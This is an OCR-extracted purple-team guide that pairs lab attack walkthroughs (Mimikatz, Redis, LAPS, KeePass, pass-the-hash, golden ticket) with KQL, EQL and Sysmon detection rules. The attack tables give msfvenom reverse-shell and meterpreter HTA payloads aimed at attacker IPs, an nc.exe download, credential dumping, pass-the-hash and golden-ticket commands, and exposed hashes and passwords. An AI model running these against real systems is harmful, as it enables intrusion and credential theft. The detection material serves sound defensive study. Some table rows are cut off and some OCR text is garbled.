
```
SecurityEvent
| where EventID == 4104
| where ScriptBlockText contains 'amsiInitFailed'
| project TimeGenerated, Computer, AccountName, ScriptBlockText
```

EQL Rule: Unusual Kerberos Ticket Requests

```
sequence by AccountName
  [any where EventID == 4768]
  [any where EventID == 4769] by AccountName
| where sequence.count > threshold_value
```

KQL Rule: Suspicious SQL Command Execution

```
SecurityEvent
| where EventID == 4688 and NewProcessName contains 'sqlservr.exe'
| where CommandLine contains 'malicious_command'
| project AccountName, NewProcessName, CommandLine
```



PURPLE #7

Mimikatz

Attack Techniques and Commands

Attack Technique	Command	Description
Map Scanning	`nmap -sC -sV -oA map/result 10.10.10.210`	Scans the target for open ports and services.
Gobuster Directory Scanning	`gobuster dir -u https://10.10.10.210 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -k -t 50`	Enumerates directories on the web server.
Gathering Usernames	`Gather usernames manually and create a user.txt file`	Collects usernames for further attacks.
Password Spraying	`python3 atomizer.py owa 10.10.10.210 pass.txt user.txt -i 0:0:01`	Attempts to log in with common passwords.
Sending Phishing Emails	`Use Outlook to send phishing emails and capture NTLMv2 hash with Responder`	Executes a phishing campaign.
Cracking NTLMv2 Hash	`hashcat -m 5600 hash /us/share/wordlists/rockyou.txt -force`	Cracks captured NTLMv2 hashes.
PowerShell Remote Session	`Soffsec_session = New-PSSession -ComputerName 10.10.10.210 -Authentication Negotiate -Credential k.svensson`	Establishes a remote PowerShell session.
Creating a Symlink	`New-Item -ItemType Junction -Path 'C:\ProgramData\root' -Target 'C:\Users\Administrator'`	Creates a symbolic link to escalate privileges.
Using Check-File Command	`Check-File C:\programdata\root\Desktop\root.txt`	Checks for the presence of a specific file.
Transferring Files with nc.exe	`iwr -uri http://10.10.xx.xx/nc.exe -o 'C:\Windows\System32\spool\drivers\color\nc.exe'`	Transfers files using `nc.exe`.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4624	An account was successfully logged on.	`SecurityEvent
4688	A new process has been created.	`SecurityEvent
5145	A network share object was checked.	`SecurityEvent
4720	A user account was created.	`SecurityEvent
1102	The audit log was cleared.	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 80 -w http_traffic.pcap`	Captures HTTP traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

Full Raw KQL/EQL Rules for Detecting Malicious Patterns

KQL Rule: Unusual Network Traffic


```
NetworkTraffic
| where DestinationPort == 80 or DestinationPort == 443
| summarize Count = count() by DestinationIP, DestinationPort
| where Count > threshold_value
```

EQL Rule: Suspicious Process Creation

```
sequence by Hostname, AccountName
  [process where EventID == 4688 and NewProcessName contains 'nc.exe']
  [process where EventID == 4688 and NewProcessName contains 'powershell.exe'] by Hostname, AccountName
| where sequence.count > 5
```

KQL Rule: Abnormal File Access

```
SecurityEvent
| where EventID == 5145
| where ShareName contains 'C$' or ShareName contains 'ADMIN$'
| project AccountName, ShareName, FileName, IpAddress
```



PURPLE #8

GEM

Attack Techniques and Commands

Attack Technique	Command	Description
Nmap Scanning	`nmap -sC -sV -oA nmap/result 10.10.10.211`	Scans the target for open ports and services.
Web Enumeration with Wappalyzer	`Use Wappalyzer to identify backend technologies`	Identifies technologies used on the web server.
Analyzing .git Directory	`Check the Gemfile in the git directory for Ruby and Gem versions`	Analyzes the .git directory for sensitive information.
Exploiting Ruby on Rails	`Use a Ruby on Rails exploit`	Exploits vulnerabilities in Ruby on Rails.
Capturing Request in Burp	`Capture the request and modify it with the exploit`	Captures and modifies HTTP requests for exploitation.
Getting a Reverse Shell	`Use netcat listener and send the exploit to get a reverse shell`	Gains shell access on the target system.
Cracking Password Hashes	`Use John the Ripper to crack password hashes found in /var/backups`	Cracks password hashes to gain credentials.
Bypassing Two-Factor Authentication	`Use the contents of .google_authenticator to bypass two-factor authentication`	Bypasses 2FA using the .google_authenticator file.
Synchronizing Time for Exploit	`Adjust the system time to match the timezone for the exploit to work`	Synchronizes system time for time-based exploits.
Gaining Root Access with GTFOBins	`sudo gem open -e "/bin/sh -c /bin/sh" rdoc to gain root access`	Uses GTFOBins for privilege escalation.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4624	An account was successfully logged on.	`SecurityEvent
4688	A new process has been created.	`SecurityEvent
5145	A network share object was checked.	`SecurityEvent
4720	A user account was created.	`SecurityEvent
1102	The audit log was cleared.	`SecurityEvent

KQL Rule: Unusual Network Traffic


```kql
NetworkTraffic
| where DestinationPort == 80 or DestinationPort == 443
| summarize Count = count() by DestinationIP, DestinationPort
| where Count > threshold_value
```

EQL Rule: Suspicious Process Creation

```eql
sequence by Hostname, AccountName
  [process where EventID == 4688 and NewProcessName contains 'nc.exe']
  [process where EventID == 4688 and NewProcessName contains 'powershell.exe'] by Hostname, AccountName
| where sequence.count > 5
```

KQL Rule: Abnormal File Access

```kql
SecurityEvent
| where EventID == 5145
| where ShareName contains 'C$' or ShareName contains 'ADMIN$'
| project AccountName, ShareName, FileName, IpAddress
```



PURPLE #9

Redis



Attack Techniques and Commands

Stage	Technique	Command	Description
Recon	Nmap Scanning	`nmap -sV -sC -oN nmap 10.10.10.237`	Scans the target for open ports and services.
Recon	File Analysis	`file headv1\\Setup\\1.0.0.exe`	Analyzes the executable file for type and content.
Recon	SMB Enumeration	`smbclient -L \\\\10.10.10.237`	Enumerates SMB shares on the target.
Recon	SMB File Transfer	`smbclient \\\\10.10.10.237\\Software_Updates then get UAT_Testing_Procedures.pdf`	Transfers files via SMB.
Exploitation	Crafting Malicious Binary	`msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.30 LPORT=9001 -f exe -o "rspoof.exe"`	Creates a reverse shell executable.
Exploitation	YML File Creation	`Manual creation of latest.yml file`	Creates a .yml file for the exploit.
Exploitation	SMB File Transfer	`smbclient \\\\10.10.10.237\\Software_Updates then put latest.yml`	Uploads .yml file via SMB.
Exploitation	Reverse Shell	`Use Metasploit to listen for the reverse shell`	Listens for an incoming reverse shell connection.
Exploitation	Redis Exploitation	`redis-cli -h 10.10.10.237 then get pk:urn:user:e8e29158-d70d-44b1-alba-4949d52790a0`	Exploits Redis to retrieve data.
Exploitation	Password Decryption	`python3 decrypt.py with the script provided in the summary`	Decrypts a password using a provided script.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4624	An account was successfully logged on.	`SecurityEvent
4688	A new process has been created.	`SecurityEvent
5145	A network share object was checked.	`SecurityEvent
1102	The audit log was cleared.	`SecurityEvent
4768	Kerberos Authentication Ticket (TGT) was requested.	`SecurityEvent

KQL Rule: Unusual SMB Traffic


```kql
SecurityEvent
| where EventID == 5145
| where ShareName contains 'Software_Updates'
| project AccountName, ShareName, FileName, IpAddress
```

EQL Rule: Suspicious Process Execution

```
sequence by Hostname, AccountName
  [process where EventID == 4688 and NewProcessName contains 'rspoof.exe']
  [process where EventID == 4688 and NewProcessName contains 'redis-cli'] by Hostname, AccountName
| where sequence.count > 2
```

KQL Rule: Abnormal File Access Patterns

```kql
SecurityEvent
| where EventID == 5145
| where FileName contains 'latest.yml' or FileName contains 'UAT_Testing_Procedures.pdf'
| project TimeGenerated, AccountName, FileName, IpAddress
```



PURPLE #10

RDP

Attack Techniques and Commands

Stage	Technique	Command	Description
Credential Dumping	Enumerating Credentials	`Get-ChildItem C:\Users\epugh\AppData\Local\Microsoft\Credentials\ -force`	Enumerates credentials on WSO2.
Credential Dumping	Using Mimikatz	`Upload mimikatz.exe and execute sekurlsa::dpapi to get the master key`	Dumps credentials using Mimikatz.
Credential Decryption	Decrypting Credentials	`dpapi::cred /in: C:\users\epugh\AppData\Local\Microsoft\Credentials\936A68B5AC87C545C4A22D1AF264C8E9 /masterkey: 40fc84`	Decrypts credentials.
Port Forwarding	Setting up Port Forwarding	`portfwd add -L 10.10.14.83 -I 10.10.122.15 -l 3389 -p 3389`	Sets up port forwarding.
RDP Connection	Connecting via RDP with Remmina	`Install Remmina, import sq101.rdp, change host, export to rdp file`	Connects via RDP using Remmina.
RDP Connection	Using FreeRDP	`xfreerdp sql.rdp /u: epugh_adm /d:rastalabs.local`	Connects via RDP using FreeRDP.

Detection: Event Codes, KQL/EQL, Sysmon, and Wazuh Rules

Event Code	Description	KQL/EQL Rule	Sysmon/Wazuh Rule
4624	An account was successfully logged on.	`SecurityEvent	where EventID == 4624`	
4688	A new process has been created.	`SecurityEvent	where EventID == 4688`	
5145	A network share object was checked.	`SecurityEvent	where EventID == 5145`	
4672	Special privileges assigned to new logon.	`SecurityEvent	where EventID == 4672`	
3389	RDP Connection Attempt.	`NetworkTraffic	where DestinationPort == 3389`	

KQL Rule: Unusual Credential Access


```kql
SecurityEvent
| where EventID == 4688 and NewProcessName contains 'mimikatz.exe'
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

EQL Rule: Suspicious RDP Activity

```
sequence by Hostname, AccountName
  [network where DestinationPort == 3389]
  [process where EventID == 4688 and NewProcessName contains 'xfreerdp'] by Hostname, AccountName
| where sequence.count > 2
```

Sysmon/Wazuh Rule: Mimikatz Execution Detection

```
- rule.id: 1
  field: process.name
  value: mimikatz.exe
```



PURPLE #11

LAPS

Attack Techniques and Commands

Stage	Technique	Command	Description
Credential Enumeration	Finding LAPS Group Members	`Enumeration to find ngodfrey_adm is part of LAPS group on WS05`	Identifies LAPS group members.
Credential Access	Dumping Credentials with PowerSploit	`powershell -ep bypass then Import-module /PowerSploit.psd1`	Dumps credentials using PowerSploit.
Credential Access	Using Credentials for Access	`$SecPassword = ConvertTo-SecureString "J5KCwKruINyCJBKd1dZU" -AsPlainText -Force then $cred = New-Object System.Management.Automation.PSCredential ('rastalabs.local\\ngodfrey_adm', $SecPassword)`	Uses dumped credentials for access.
Credential Access	Getting AD Object with Credentials	`Get-ADObject -Name web01 -DomainController 10.10.120.1 -Credential $Cred`	Retrieves AD objects using credentials.
Local Admin Passwords	Retrieving Local Admin Passwords	`Passwords are listed for WS01, WS02, WS03, WS04, WS05`	Retrieves local admin passwords.
Port Forwarding	Setting up Port Forwarding with Meterpreter	`portfwd add -L 10.10.14.83 -I 10.10.121.101 -l 447 -p 445 and similar for other ports`	Sets up port forwarding using Meterpreter.
Exploitation	Using MS17-010 Exploit	`exploit/windows/smb/ms17_010_psexec with lport 80, 443, 8080`	Exploits MS17-010 for admin shell.
Flag Retrieval	Retrieving Flags	`Flags are RASTA{3v3rybOdy_10v35_14p5}, RASTA-wh3¼3_w45_2£4_!?3, RASTA-50m371m35.yOu_mu57_b4ck714ck}`	Retrieves flags from WS02 and WS04.
Post-Exploitation	Running Mimikatz	`privilege::debug then sekurlsa::logonPasswords`	Runs Mimikatz on WS02 to dump credentials.

Detection: Event Codes and KQL Rules

Event Code	Description	KQL Rule
4624	An account was successfully logged on.	`SecurityEvent
4688	A new process has been created.	`SecurityEvent
5145	A network share object was checked.	`SecurityEvent
4672	Special privileges assigned to new logon.	`SecurityEvent
7045	A new service was installed.	`SecurityEvent

KQL Rule: Unusual Credential Access

```
SecurityEvent
| where EventID == 4688 and NewProcessName contains 'powershell.exe'
| where CommandLine contains 'ConvertTo-SecureString' or CommandLine contains 'Get-ADObject'
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```


KQL

KQL Rule: Suspicious Port Forwarding Activity

```
SecurityEvent
| where EventID == 4688 and NewProcessName contains 'portfwd.exe'
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

KQL Rule: Exploitation Attempts Detection

```
SecurityEvent
| where EventID == 7045 and ServiceName contains 'ms17_010_psexec'
| project TimeGenerated, ServiceName, ServiceFileName
```



PURPLE #12

KeePass

Attack Techniques and Commands

Stage	Technique	Command	Description
Phishing	Creating Phishing HTA	`python unicorn.py windows/meterpreter/reverse_https 10.10.14.83 443 hta`	Generates a phishing HTA file.
Web Server Setup	Hosting HTA on Apache2	`copy index.html launcher.hta /var/www/html; service apache2 start`	Hosts the HTA file on Apache2 server.
Listener Setup	Setting up Metasploit Listener	`msfconsole -r unicorn.rc`	Sets up a listener in Metasploit.
Share Enumeration	Viewing Shares on Network	`net share`	Enumerates shared resources on the network.
User Enumeration	Displaying Domain User Accounts	`net user /domain`	Lists user accounts on the domain.
User Information	Viewing User Info	`net user [username] /domain`	Displays information about a specific domain user.
Group Enumeration	Viewing Domain Group Members	`net group finance /domain`	Lists members of a specific domain group.
Drive Enumeration	Listing Logical Drives	`fsutil fsinfo drives; wmic logicaldisk get name; diskpart > list volume`	Enumerates logical drives on the system.
Network Recon	Pinging Servers for IP Addresses	`ping DC01; ping FS01; ...; ping WS05`	Pings servers to discover IP addresses.
Flag Retrieval	Accessing the Flag	`Flag is XYZ located in M:\\Documents`	Retrieves a flag from a specified location.
KeePass Database	Found KeePass Database and Key File	`Located KeePass database and key file`	Identifies KeePass database and key file.

Detection: Event Codes and KQL Rules

Event Code	Description	KQL Rule
4624	An account was successfully logged on.	`SecurityEvent
4688	A new process has been created.	`SecurityEvent
5145	A network share object was checked.	`SecurityEvent
4768	Kerberos Authentication Ticket (TGT) was requested.	`SecurityEvent
1102	The audit log was cleared.	`SecurityEvent

KQL Rule: Suspicious Web Server Activity


```
SecurityEvent
| where EventID == 4688 and NewProcessName contains 'apache2'
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

KQL Rule: Unusual Network Share Access

```
SecurityEvent
| where EventID == 5145
| where ShareName != 'known_good_shares'
| project TimeGenerated, AccountName, ShareName, FileName, IpAddress
```

KQL Rule: Abnormal User Enumeration Activity

```
SecurityEvent
| where EventID == 4688 and CommandLine contains 'net user' and CommandLine contains '/domain'
| project TimeGenerated, AccountName, CommandLine
```



PURPLE #13

Pass-the-hash

Attack Techniques and Commands

Stage	Technique	Command	Description
Credential Use	Using epugh_adm Credentials	`Log in to web01 (10.10.110.10) and then RDP to sq101 (10.10.122.15) using epugh_adm creds`	Uses credentials to access multiple systems.
Lateral Movement	RDP with gopikrishna	`RDP to fs01 with user gopikrishna [local admin]`	Uses RDP for lateral movement.
Malware Execution	Running pOwnedshell.exe	`Run pOwnedshell.exe with admin cmd`	Executes malware with administrative privileges.
Credential Dumping	Invoke Mimikatz from pOwnedshell	`Use option 4 in pOwnedshell, invoke Mimikatz to get rweston_da NTLM hash`	Dumps credentials using Mimikatz.
Credential Use	Pass-the-Hash with Mimikatz	`sekurlsa::pth /user: rweston_da /domain:rastalabs.local /ntlm:3ff61fa259deee15e4042159d7b832fa`	Uses pass-the-hash technique for authentication.
Golden Ticket Attack	Perform DCSync	`Use option 10 in pOwnedshell, perform DCSync`	Extracts krbtgt hash for Golden Ticket creation.
Golden Ticket Attack	Generate Golden Ticket	`kerberos::golden /domain:rastalabs.local /user: rweston_da /sid:S-1-5-21-1396373213-2872852198-2033860859 /krbtgt:1b6e14bc52b67a235717938a8bbcebib /ticket:C:\\Users\\GOPIKR~1\\Desktop\\rweston_da.ticket`	Creates a Golden Ticket for domain access.
Golden Ticket Attack	Use Golden Ticket	`kerberos::ptt C:\\Users\\GOPIKR~1\\Desktop\\rweston_da.ticket`	Uses the Golden Ticket for authentication.

Detection: Event Codes and KQL Rules

Event Code	Description	KQL Rule
4624	An account was successfully logged on.	`SecurityEvent
4688	A new process has been created.	`SecurityEvent
5145	A network share object was checked.	`SecurityEvent
4768	Kerberos Authentication Ticket (TGT) was requested.	`SecurityEvent
4672	Special privileges assigned to new logon.	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 3389 -w rdp_traffic.pcap`	Captures RDP traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

Full Raw KQL Rules for Detecting Malicious Patterns

KQL Rule: Suspicious RDP Activity


```kql
SecurityEvent
| where EventID == 4624 and LogonType == 10
| where AccountName == "gopikrishna" or AccountName == "epugh_adm"
| project TimeGenerated, AccountName, IpAddress
```

KQL Rule: Abnormal Process Execution

```kql
SecurityEvent
| where EventID == 4688 and NewProcessName contains 'pOwnedshell.exe'
| project TimeGenerated, AccountName, NewProcessName, CommandLine
```

KQL Rule: Golden Ticket Usage Detection

```kql
SecurityEvent
| where EventID == 4768 and TicketOptions has '0x40810000'
| project TimeGenerated, AccountName, ServiceName, TicketOptions
```



PURPLE #14

Golden Ticket

Attack Technique and Command

Technique	Command	Description
Golden Ticket Attack	`mimikatz.exe "kerberos::golden /user:Administrator /domain:yourdomain.com /sid:S-1-5-21-XXXXXX-XXXXXX-XXXXXX /krbtgt:XXXXXX /id:500 /ptt"`	Generates a Golden Ticket using Mimikatz.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4768	Kerberos TGT Requested	`SecurityEvent
4672	Special Privileges Assigned to New Logon	`SecurityEvent
4624	Successful Account Logon	`SecurityEvent

Forensics Commands and Codes

Command	Description
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`tcpdump -i eth0 port 88 -w kerberos_traffic.pcap`	Captures Kerberos traffic for analysis.

Full Raw KQL/EQL Rules for Detecting Golden Ticket Usage

KQL Rule: Unusual Kerberos Ticket Granting Ticket Requests

KQL


```
SecurityEvent
| where EventID == 4768
| where TicketOptions has '0x40810000'
| project TimeGenerated, AccountName, ServiceName, TicketOptions
```

EQL Rule: Anomalous Kerberos Privilege Assignments

```
sequence by AccountName
  [security where EventID == 4672]
  [security where EventID == 4768 and TicketOptions has '0x40810000'] by AccountName
| where sequence.count > 5
```

KQL Rule: Suspicious Logon Types

```
SecurityEvent
| where EventID == 4624 and LogonType == 3
